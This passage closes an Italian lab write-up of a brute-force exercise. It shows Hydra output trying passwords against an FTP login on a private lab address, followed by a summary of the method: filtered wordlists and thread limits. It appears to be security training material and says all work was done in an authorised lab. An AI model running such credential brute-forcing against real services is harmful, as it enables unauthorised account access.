[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tested" - 19 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test11" - 20 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme" - 21 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testes" - 22 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testy" - 23 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testme2" - 24 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "glotest" - 25 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing123" - 26 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test01" - 27 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testit" - 28 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testicle" - 29 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test99" - 30 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testuser" - 31 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testing2" - 32 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "whitesta" - 33 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testin" - 34 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testerer" - 35 of 10367586 [child 0] (0/0)
[STATUS] 35.00 tries/min, 35 tries in 00:01h, 10367551 to do in 4936:56h, 2 active
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testdrive" - 36 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test3" - 37 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "tester1" - 38 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "testament" - 39 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "123test" - 40 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "fastest" - 41 of 10367586 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "bfctest" - 42 of 10367586 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "testing" - pass "test22" - 43 of 10367586 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

(kali@kali)~$
```

Risultato: Output Hydra su FTP.

Chiusura dell'esercizio:

L'utilizzo di wordlist ridotte tramite `grep` e la limitazione del numero di thread hanno permesso di **contenere l'utilizzo delle risorse di sistema**, rispondendo pienamente alla problematica evidenziata riguardo i tempi elevati di esecuzione di SecLists.

IN SINTESI:

L'attacco brute force sul servizio FTP è stato eseguito utilizzando Hydra con le stesse wordlist filtrate impiegate nella fase precedente.

L'opzione -t 2 è stata utilizzata per limitare il numero di thread concorrenti e ridurre il carico CPU.

Hydra ha mostrato il numero totale di combinazioni teoriche, derivanti dal prodotto tra username e password. Dopo aver verificato il corretto funzionamento dell'attacco e l'avanzamento dei tentativi, **l'esecuzione è stata interrotta manualmente tramite CTRL+C, per dimostrare il metodo e il controllo dell'esecuzione.**

CONCLUSIONI:

L'esercizio ha dimostrato l'efficacia di un attacco brute force su servizi di rete come SSH e FTP, eseguito in un ambiente di laboratorio controllato.

L'utilizzo di Hydra con wordlist filtrate e con la limitazione dei thread (-t 2) ha permesso di ridurre il carico CPU e di mantenere il controllo dell'esecuzione.

Tutte le attività sono state svolte esclusivamente in ambiente di laboratorio autorizzato.